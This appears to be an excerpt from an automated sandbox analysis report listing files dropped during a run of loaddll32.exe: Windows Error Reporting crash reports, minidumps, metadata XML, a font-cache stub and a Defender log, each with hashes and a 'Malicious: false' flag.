C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_747b3d3843a661accc8c92924ccfd5a2e2d128_d70d8aa6_10c8bd69\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6749421180832825
Encrypted:	false
SSDEEP:	96:PCdstZqyay9hkoyt7JfqpXIQcQ5c6A2cE2cw33+a+z+HbHgkVG4rmMOyWZAXGngP:6eBDHnM28jjoq/u7sVS274ltW
MD5:	3A3ED2564A039109118313347F1708C4
SHA1:	F6DDCC7CAC4CA49BA35D04F47513C87A41C912D4
SHA-256:	70C976E3B6692CFC41EB7E7465231DF682098510B8CED3F6BABAD57322934D90
SHA-512:	82110461E1AB100899944DC61A276806949C132DB87513C982E74B67E1856B63A6127D1023586DE970918576A507C9016E59BDD293C432CD1C99F10ECAA3A5BE
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.4.0.1.2.2.0.9.3.5.0.2.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.9.8.3.e.4.8.4.-.9.e.c.4.-.4.c.1.5.-.9.f.3.f.-.1.2.a.c.f.6.7.4.0.e.4.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.8.f.5.f.a.9.d.-.8.a.8.6.-.4.6.9.9.-.8.5.2.d.-.1.5.0.f.5.c.0.e.c.d.6.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.a.3.8.-.0.0.0.1.-.0.0.1.6.-.c.1.1.d.-.8.e.b.0.a.2.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_d71d33d652a62c864cb684e881f783bcee8c2df7_d70d8aa6_12d4f551\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6786399792915607
Encrypted:	false
SSDEEP:	96:ywFUAtZqyfy9hk1Dg3fWpXIQcQxc6VcEzcw3VR+a+z+HbHgkVG4rmMOyWZAXGngm:Xe8BfHPRZvjoq/u7sVS274ltW
MD5:	E042DAF2DC9C863DE6347875D5957573
SHA1:	AF0902501CD2A5179FBBD762FF0B061DD67D86F7
SHA-256:	2DDC12FFFF33ADD57AC88C378CF97F48B86C4A98E34B372CC0DB6CA12B9AA4A7
SHA-512:	2B2FF5E1718C8A833CC10DB2C0E94EAC6A816419CB9464AE02B9576607E5FA4E6E575F1384FDB24C21DC3264278CEEA4168CF73371E8E2C73AB131DFCE2747F
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.4.0.1.3.3.3.0.1.4.8.1.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.2.9.4.0.1.3.9.7.0.7.7.0.1.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.1.8.5.9.3.c.5.-.c.9.5.b.-.4.e.f.a.-.9.3.d.a.-.9.2.1.4.e.6.c.1.5.b.6.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.7.4.8.9.2.9.f.-.a.8.3.6.-.4.1.4.f.-.9.4.d.e.-.9.2.1.d.a.8.6.4.f.f.7.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.a.3.8.-.0.0.0.1.-.0.0.1.6.-.c.1.1.d.-.8.e.b.0.a.2.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1060.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	46004
Entropy (8bit):	3.065480441846344
Encrypted:	false
SSDEEP:	768:4OHqvEKfy622Br2k8AqqnmZBrmNhlZl+r2nY12hA1E1bnSbBF:4OHofy622BrL8AqqnmZUZl+SnY12hAO4
MD5:	328665A094D81CC2FCB5A0F21A7A4A19
SHA1:	BAF52DBF1E60DB3F75422EB5FF91C58226726C72
SHA-256:	B588FDD79B06CF99BB0EF6650DF74AB75139E37C138C61E5CFD7C399A8715453
SHA-512:	E05096C9B361674B2EC50E0532C6F219A7AF333AFB9D41E0FAB42E980336AF89A24AC89C75DB01DA347C57CE066C9EB2FE34963FD05798C47A2DC7758C80306
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER13EB.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6945194190417383
Encrypted:	false
SSDEEP:	96:9GiZYWzBA/y4XvtYuY4WYHlYEZt9otCiB4ZLjCwqccaB3G1FVIFy3:9jZDzSZh9WH9aB3G1FqFy3
MD5:	74498F05CEDE84291AB14E0BEEE931EC
SHA1:	173685F447342F3CF74DF0517900C9FD57830437
SHA-256:	48F567AE55B235BB8828A703488B94D3BF1450AD46B06BD4B79C33FF8F83A978
SHA-512:	E993D3E75B7CD27F18C55F404DCD1A3E297F4EFCE52A47C1D43CA38B8B5784CEC24DEB8BFC8AEDECE5DEB64BF07C34AC47BEB3D6378D1A4FE12D6A61B71 5329
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAAAC.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Dec 2 17:35:22 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	27136
Entropy (8bit):	2.52531299843665
Encrypted:	false
SSDEEP:	192:RyWPVJcAOrud9+fPh3xrgl5c7ElWYvxDMhNn:nV+XrudYvgrc7zWa1ep
MD5:	38BDD294A991B5BDA3B88EB0AEF4E844
SHA1:	CCEE4A5D3C3A859529AB319CCFD5C9D5A28005FA
SHA-256:	3F1301C539E5E5B08400D0439CC0AF29E341E7B4878943EBAA11C6F2BFF24F1B
SHA-512:	7AC7BEEB443629B5B9736FFDE91A99A54DD7AB15CEB2B2527ABCC69832D5851273A5FB74A99FCAD31824B46C0349747AC248D198CA61FCA7C1359ED93D8B65 C1
Malicious:	false
Preview:	MDMP..... .....a.....4.....H.....$.....`.....8.....T.....h....]..... .....U.....B.....p.... ...GenuineIntelW.....T.....8...\..a).....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAFED.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8340
Entropy (8bit):	3.6988695768145643
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiRa6Xi6YIiSUaSgmfcSzTCpBb89b7ZsfmYvpm:RrlsNiM6y6YNSUaSgmfcSz17yfmT
MD5:	BE78AD3D99466DD597431BDFC39696CA
SHA1:	89CC1B5C0EE3D4E60D59A70DC93A1D52FC75CF68
SHA-256:	4FEAD19B1153997839CB05A5B0CC33EDB4153B65D7DFC1D6C7432BE4985FD181
SHA-512:	05F77F2DD49B1ED429FF905551DB310597CEAA553D8040F7D613E5503C9F0C96CD4811A4BBF266D6CF07141E33A055716CD1E7954FEC0827EEE9A05D54CCE0 A
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.2.6.1.6.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB349.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.471818356077874
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB349.tmp.xml	
SSDEEP:	48:cvIwSD8zs+JgtWI9TDWSC8Bfs8fm8M4J2ynZFUS+q84WDeKcQIcQwQed:uITf04ySNjJ1BYeKkwQed
MD5:	3FF9642F2B892DFF5D70F144E42459A3
SHA1:	030FF5B434093F22C44EAF6F0B7B3969C4E2D1F2
SHA-256:	CEDA14EB77F235A93E2923D9BFD5F7F17DB41B88E3B355A08A77C720CAC6A9E7
SHA-512:	864D41BA3EDD22B41870D97311589E22CCE2140632CAEDE9B746211DEE29B9B771973416C803CE7EF20590356ED00F883129F92B2ADB14BCC6EF328E90B3F0C
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1280326" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD66F.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Dec 2 17:35:33 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	1060132
Entropy (8bit):	1.4694068307761825
Encrypted:	false
SSDEEP:	1536:xtDXsbhkymLmXp+84v4c+mWyVFZ5NH2tfB3hoBCs4Zn8xKKzfCVQ7hf:HLvymLmXEUIWTxZ8O2
MD5:	E3ECF4AB72BEC8ED688353E19C191F41
SHA1:	890523D48D2C970CC46C17F79BBD75108E6E94AB
SHA-256:	A0E30DBE92F994FFA1E585B18CF31418097ACCF8FDA52EA4FEE2FAD5CC426509
SHA-512:	26D821B57AEEDFF19CA3D4593C16F89EAD23490C7E27F63DF29B8A2FD11E558C431D5074DD9D98EF676DDFFECAFBA8346622D3DE289668D505CFE07227590E8
Malicious:	false
Preview:	MDMP..... .....a.....4.....H.....$.....`.....8.....T.....@.... .....U.....B.....p.... ...GenuineIntelW.....T.....8...\..a).....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDE40.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8300
Entropy (8bit):	3.6934115243253127
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiRzg6P6YITSU6KgmfL8GSoCpDv89bMZsfPPvEm:RrlsNi1g6P6YMSU6KgmfLrS4MyfPx
MD5:	0375ED25232FD5816BA1A6C32E4D8C30
SHA1:	74DCAB06EDBC31EC2FF5CF1C5E40BFA297FC79BD
SHA-256:	8AA8C30F217EE33F64B81940138E2F8AFC974B039814DBCAB48B133BD31E588F
SHA-512:	9581A738AE89CC5664DB43F00F1B3A52D804359B44F0F4F4CD1AA5D86247878B09F52C0421CC985E3274D42D29580FD5BDE3C7BFBB8B7C7936AFB315F828BF9
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.2.6.1.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE268.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4558
Entropy (8bit):	4.429864115942591
Encrypted:	false
SSDEEP:	48:cvIwSD8zs+JgtWI9TDWSC8Bp8fm8M4J2yGtFFe+q84tjCKcQIcQwQed:uITf04ySNEJE4xCKkwQed
MD5:	72F8264FEC96FC575B1B5E5B12A07146
SHA1:	9B28B40C85481FE154042C341898D2037E652C95
SHA-256:	7758F92C3E6DB4BA3B3109DFCF0D5AC6C665BCE73080C3D9909407BA08F38B00
SHA-512:	22F91988EC4CF796945B612ED67FBDD3B5B8CB008C8562274F7B65F852BC98653798F82AACE95A92B7BF7E6FD482C8AEBCB113E5724B76E4BBA42B1E5BCE433
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE268.tmp.xml	
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1280326" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE2A7.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	46408
Entropy (8bit):	3.065873808938448
Encrypted:	false
SSDEEP:	768:aNHLR3EFdibDx22KK2kSAKqnmZmrmNhFk/Sr25I+imqIkhGWrHYey:aNH2dibDx22KKLSAKqnmZ9k/SS5I+imZ
MD5:	194827815D8B2AC522E8BF66C2C6966D
SHA1:	385327742309D0D27C0AD42360C5F2F0A2D3B224
SHA-256:	A80AF9B8F112D9F55F0563750D03E758DA804B670949F8B339C6836D2442BCEC
SHA-512:	152EA9FD85743A7D06F5EA707E8DF001C1001463A546B46EC2240911E76A90B7602E360A5C106FD88F985253B4126F586E733965CB83C174B239BF4A884A291C
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE884.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.694315717418316
Encrypted:	false
SSDEEP:	96:9GiZYW/LmqavzYnOYhWqHZYEZsvtCiEZCjqwfV8faueh+JXIsw3:9jZD/QoOJLGaueh+J4sw3
MD5:	0D5D9E8F0EA0D8556A705AC088B1691F
SHA1:	45426C44115F30140F0AF85952F2AF22AFB7B30A
SHA-256:	2DE70B0EBDA238AD81B22398D2FC4AB4BA4FBFBCFABCC3FCC006A23110C327E1
SHA-512:	FF40E9E20DA5A6914F418D80A1230BB8C87530AC36FA2677751E50C643AACA62B92A1CD62EE41BAC6BDF37F859AA5AE3E372CFFF1D347B9E6DD5C6E17D6700 3C
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Category:	modified
Size (bytes):	7250
Entropy (8bit):	3.16622869479047
Encrypted:	false
SSDEEP:	96:cEj+AbCEH+AbuEAc+AbhGEA+AbNEe+Ab/Ee+AbPE6w9+Ab1wTEb+Ab+:cY+38+DJc+iGr+MZ+65+6tg+ECg+r
MD5:	F32E205765A5EA75A7D4D781ACDBB3BC
SHA1:	1E1FD988750282F2D43E60C6234EB28EBBCE7913
SHA-256:	41F7D2CC292C077B4C108D1AA90C43D33273512442B8AAE1BE659AC4D9876B15
SHA-512:	4D350AAB533FCFBC1DE80557A65772AEA14234E660A24C2A03BC85B0570DCB7AD25BB937964E57F6D260259FB5A250DEA7ED20543B3FEA58292FE9EFAB30C1C7
Malicious:	false
